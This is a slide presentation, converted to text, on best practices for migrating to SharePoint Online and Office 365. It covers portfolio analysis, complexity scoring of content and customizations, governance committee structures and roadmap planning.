



Best Practices for a Seamless Migration to SharePoint Online / Office 365

August 31, 2017




Dimitri Ayrapetov


- Office 365 Practice Lead @ TrnDigital
- Co-Founder of the Boston O365 User Group
- 10+ Years Content & Collaboration Consultant
- Working with SharePoint since 2005



Key Factors for Successful Migration



Portfolio Analysis



Your goal is to understand every detail of
your environment

Portfolio Analysis

Infrastructure

- Physical and logical SharePoint farm architecture
- Networking considerations
- High availability & DR considerations
- Platform capacity
- Identity management (internal & external)

Customizations

- Business applications
- Custom components
 - Commercial off the shelf (COTS)
 - Open source
 - Built in-house
- Branding
- Internal and external dependencies

Content

- Structure
- Ownership
- Records management
- Last modified & accessed
- Size & complexity
- Regulated content

Stakeholders

- Business owners
- Site owners
- Geographical locations
- Time zones
- Languages

Portfolio Analysis




Content Complexity Score


- Site template
- Site size
- Subsite depth
- Number of alerts
- Number of checked out files
- Number of custom features
- Number of email enabled lists
- Number of InfoPath forms
- Number of item versions
- Number of large lists
- Number of long paths, illegal file name characters, and prohibited file types
- Number of workflows
- ...

Customization Complexity Score

- Sandbox Solutions
- Full Trust Code
- Provider Hosted Applications
- SharePoint Hosted Applications
- In-line JavaScript
- Custom pages
- Custom branding
- Third party components (e.g. Bamboo, K2, Nintex, etc.)
- CodePlex / GitHub / Open Source
- Integration with other platforms & systems
- Availability of source code
- Code review focused on APIs leveraged and ease of portability

Key Factors for Successful Migration






Governance - Assemble the Right Team(s)



SharePoint Governance
Committee

Small Companies



SharePoint Steering
Committee (VP/CxO)



SharePoint Governance
Committee


Medium Companies



Steering Committee
(VP/CxO)



Infrastructure
Governance Committee
(Identity, Exchange,
Skype)



Application Governance
Committee (SharePoint,
Yammer, Teams, etc.)

Large Companies

Platform Governance

Global Settings

Shared Services

Identity Management

Hybrid Configuration

Information Management

Information Architecture

Information Access

Taxonomy

Retention & Compliance

Custom Solutions

Customization Policy

Architecture Standards

Vendor Integration

Application Lifecycle Management



- Show Stoppers
- Must Have Day 1
- Must Have Day ...n
- Nice to Have Day 1
- Nice to Have Day ...n

Governance - Determine Processes to Meet Goals & Objectives

- What are the business processes required to meet the goals & objectives?
 - E.g. Provisioning a team site requires manager's approval & dept. cost center
 - E.g. Mandatory metadata fields require a comprehensive Taxonomy
- What are the technology processes required to meet the goals & objectives?
 - E.g. Workflow to gather manager's approval and look up dept. cost center in HR system
 - E.g. How to we enable taxonomy curators to manage options and control scope of taxonomy?






- What controls are already in place that can be configured?
- Are the controls robust enough to meet your goals & objectives?
- Is there anything on the O365 roadmap that will fulfill your goals & objectives in the near future?
 - (<https://products.office.com/en-us/business/office-365-roadmap>)

Governance - Build a Roadmap to Fill the Gaps

- Build a roadmap to fill the gaps based on criticalness, priorities, and cost, plan the next 3-24 months:
 - Evaluate options
 - Free online add-ins and scripts
 - 3rd party commercial products
 - Build your own
 - Map cost of options against goals & objectives
 - Don't forget to include the time required as part of the cost
- Not all policies have to be enforced on Day 1
- Not all policies will have things that *could* be enforced on Day 1
 - e.g. enforcing a 1yr shelf-life for all team sites



Key Factors for Successful Migration

